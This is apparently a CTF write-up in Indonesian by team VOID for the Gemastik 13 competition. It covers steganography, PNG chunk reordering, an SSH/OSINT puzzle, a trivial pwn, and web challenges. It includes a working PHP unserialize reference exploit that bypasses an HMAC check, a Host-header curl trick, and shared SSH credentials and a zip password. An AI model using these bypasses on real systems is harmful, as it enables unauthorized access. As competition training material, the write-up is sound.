

**NAMA TIM : VOID**

**Rexy Fahrezi**

**Gayu Gumelar**

**M Nur Hasan Aprilian**


---

## **Missing Something [Steganography]**


Diberikan file image seperti berikut,



kemudian lakukan analisis dengan tools online <https://magiceye.ecksdee.co.uk/>




dan didapatkan flag yang sedikit kurang jelas, lalu kami coba perjelas dengan stegsolve




flag : **gemastik13{P4nd3m1C\_m4k3s\_m3\_stay\_@\_H0m4}**

## AH↓HA↑HA↑HA↑HA↑ [Steganography]

Diberikan file wav, lalu kami analisis dengan audacity



setelah itu kami coba split stereo track



lalu kami klik silang yang atas dan play yang bawah, dan dengan menjalankan robot36 di android



flag : gemastik13{yougotme\_peko}

## Congratulations [Forensic]

Diberikan sebuah file png yang corrupt, kami coba analisis dengan pngcheck dan terdapat error

```
root@D4vyJ0n3s:~/Downloads# pngcheck -v Congratulations.png
File: Congratulations.png (39190 bytes)
  chunk IHDR at offset 0x0000c, length 13
    900 x 300 image, 32-bit RGB+alpha, non-interlaced
  chunk sRGB at offset 0x00025, length 1
    rendering intent = perceptual
  chunk pHYs at offset 0x00032, length 9: 3780x3780 pixels/meter (96 dpi)
  chunk IDAT at offset 0x00047, length 8192
    zlib: deflated, 32K window, default compression
  chunk IDAT at offset 0x02053, length 8192
    private (invalid?) row-filter type (255) (warning)
    invalid row-filter type (99)
    invalid row-filter type (100)
    invalid row-filter type (114)
    zlib: inflate error = -3 (data error)
ERRORS DETECTED in Congratulations.png
root@D4vyJ0n3s:~/Downloads#
```

kemudian kami asumsikan pngchunk, dan coba solve dengan script berikut

```
File Edit Search Options Help
solve.py

from PIL import Image
from itertools import *
from pchunk_info import *

obj = {'limit': 9999, 'object': [], 'type': [], 'dump': 'test.png', 'fix_crc': False}
name = Namespace(**obj)

info = Info('Congratulations.png', name)
info.lookup()

idat = [x for x in info.chunks.values() if x.type == 'IDAT']
m = list(permutations(idat))

for z in m:
    for i,j in enumerate(z):
        info.chunks[3+i] = j
    info.dump()
    try:
        im = Image.open('test.png')
        im.show()
        break
    except Exception as e:
        pass
```

jalankan dan didapatkan flag

```
root@D4vyJ0n3s:~/Downloads/CTF_T00LS/Forensic_Tools/PNG_CHUNK/pchunk_info-master# python solve.py
ImageMagick: tmp50BZB9.PNG
gemastik13{fake_flag}
gemastik13{fake_flag}
gemastik13{fake_flag}
gemastik13{fake_flag}

gemastik13{1d4t_s1z3_4lw4ys_s4m3_3xc3pt_l45t_0N3}
Dump selected chunks into test.png
Dump selected chunks into test.png
Dump selected chunks into test.png
Dump selected chunks into test.png
Dump selected chunks into test.png
root@D4vyJ0n3s:~/Downloads/CTF_T00LS/Forensic_Tools/PNG_CHUNK/pchunk_info-master#
```

flag : **gemastik13{1d4t\_s1z3\_4lw4ys\_s4m3\_3xc3pt\_l45t\_0N3}**

## Around The World [MIX]

Pertama-tama kami mencari informasi

1 pada laman discord dan didapatkan direct link dan hasilnya kami di arahkan menuju sebuah grup wa. Deskripsi di grup wa tadi kami diberikan sebuah link dan disana kita akan mendownload sebuah file: BeRsamA



### Deskripsi

pecahan pertama dari BeRsamA

selanjutnay silahkan download file berikut ini:

<https://drive.google.com/file/d/1fD5DGO5jsiVzM6OegNxeQaeG8wrCGpVw/view?usp=sharing>

2. di dalam file tersebut dan kami curiga dengan file pdf dan terbukti dugaan ada font putih : beRJuANG

Pecahan flag kedua adalah beRJuANG

untuk pecahan selanjutnya silahkan buka file zip berikut yang berisi mengenai prevate key dari ssh server dengan username gema dan ip 180.250.

zip

Password: CUTnyakDien135.

3. pada folder tersebut terdapat private key bernama myPrivate.ppk yang di generate dari PuttYGen, rubah menjadi openssh key, lalu connect ke ssh nya dengan user [gema@180.250.135.6](#) dan menggunakan private key yang sudah diconvert tadi, sebelumnya kami menemukan banyak folder dan terdapat 1 file bernama "hehe.txt" berisi bash history. Informasi yang kami dapatkan adalah :

Base64 berisi link grup telegram, lalu ada kunci.db pada /folder7/kunci.db yang ternyata berisi potongan ke 3

base64 decode UmFpaA== di kunci.db : Raih



```

root@noid3a:/home/noid3a/ctf/gemastik13/mix# cat kunci.db
CREATE TABLE "kunci" (
  "id" INTEGER,
  "flag" TEXT,
  "status" INTEGER,
  PRIMARY KEY("id")
)
Z2VtYXN0aWs=
UmFpaA=
YnVrYU4=root@noid3a:/home/noid3a/ctf/gemastik13/mix# echo "UmFpaA=" | base64 -d
Raihroot@noid3a:/home/noid3a/ctf/gemastik13/mix#

```

4. decode link telegram (dapat link telegram dari hehe.txt isinya dump dari bash history, ada base64 lalu di decode dapat link telegram): keMENANGan



Flag : `gemastik13{BeRsamA_beRJuaNG_Raih_keMENANGan}`

## Repeat After Me [PWN]

Diberikan sebuah service yang meminta input dan akan memberikan output sesuai dengan yang kita input.

di situ tertulis "masukkan karakter!!!!!!", jadi kita input "karakter!!!!!!" dan dapat flagnya.

```
root@noid3a:~# nc 180.250.135.6 9090
saya akan mengulang perkataan ada. masukkan karakter!!!!!! karakter!!!!!!
anda memasukkan : karakter!!!!gemastik13{st4ck_c4n4ry_m4k3s_m3_dyzyy}
```

Flag : **gemastik13{st4ck\_c4n4ry\_m4k3s\_m3\_dyzyy}**



## Please Hack Me [WEB]

diberikan sebuah page seperti berikut :

```
← → ↺ 🏠 ⓘ 180.250.135.80:8000

<?php

include("secrets.php");

if (!isset($_GET["token"])) {
    highlight_file(__FILE__);
    exit;
}

$input = base64_decode($_GET["token"]);

$data = array();
$data = unserialize($input);
$data["secret"] = $secret;
$data["admin_hash"] = $super_admin_hash;

if (isset($data["user"]) && isset($data["password"])) {
    print("set hmac");
    $data["hmac"] = hash_hmac('ripemd160', $data["user"].$data["password"], $data["secret"]);
}
if (!isset($data["hmac"])) $data["hmac"] = "";

if ($data["hmac"] === $data["admin_hash"]) {
    echo "This is the flag ".$flag;
} else {
    echo "Access denied";
}

?>
```

setelah dianalisis, intinya untuk mendapatkan flag kita harus memberikan token base64 yang berisi array yang sudah di serialize dan berisi username & password

lalu server akan menerima token tersebut dan memasukkannya pada variable \$data. \$data tadi akan di hash lalu ada pengecekan dimana nilai dari \$data['hmac'] harus sama dengan \$data['admin\_hash']

berikut solver yang saya gunakan untuk bypass HMAC nya

```
<?php
$data = array();
$data["user"] = "admin";
$data["password"] = "admin";
$data["hmac"] = "b";
$data["hmac"] = &$data["admin_hash"];
echo base64_encode(serialize($data));
?>
```

\$data["hmac"] akan selalu sama nilainya dengan \$data["admin\_hash"], dan ketika dibandingkan memakai strict comparison (===) hasilnya akan sama. Jadi pemeriksaan hmac akan lolos.

```
root@noid3a:/home/noid3a/ctf/gemastik13/web/please hack me# php exploit.php  
YTo0OntzOjQ6InVzZXIiO3M6NToiYWRtaW4iO3M6NDDoicGFzc3dvcmQiO3M6NToiYWRtaW4iO3M6NDDoiaG1hYyI7TjtzOjEwOiJhZG1pbl9oYXNoIjtsOjQ7fQ==root@noid3a:/home/noid3a/ctf/gemastik13/web/please hack me#
```

Lalu tinggal akses webnya dengan token yang sudah dibuat dan didapatkan flagnya.


```
root@noid3a:~# curl http://180.250.135.80:8000/?token=YTo0OntzOjQ6InVzZXIiO3M6NToiYWRtaW4iO3M6NDDoicGFzc3dvcmQiO3M6NToiYWRtaW4iO3M6NDDoiaG1hYyI7TjtzOjEwOiJhZG1pbl9oYXNoIjtsOjQ7fQ==  
set hmacThis is the flag gemastik13{B4ckr3ferenc3}root@noid3a:~#
```

Flag : **gemastik13{B4ckr3ferenc3}**

## My Information is Leaking [WEB]

Diberikan sebuah website yang berisi "information leakage on this website"

setelah dianalisis ternyata terdapat self signed cert pada web tersebut, ketika kita lihat detailnya



terdapat banyak informasi dari ssl certificate tersebut dan kami menemukan internal hostname di situ.

langsung saja eksekusi dengan curl menggunakan internal hostname tersebut dan didapatkan flagnya.

```
curl -k -H "host: break.hackmehackme.id" https://180.250.135.70/
```

```
root@noid3a:~# curl -k -H "host: break.hackmehackme.id" https://180.250.135.70/  
<pre>Nice, here is your flag: gemastik13{s4mpaikan_saja_salamku_tuk_kekasihmu_y4ng_b4ru}
```

Flag : **gemastik13{s4mpaikan\_saja\_salamku\_tuk\_kekasihmu\_y4ng\_b4ru}**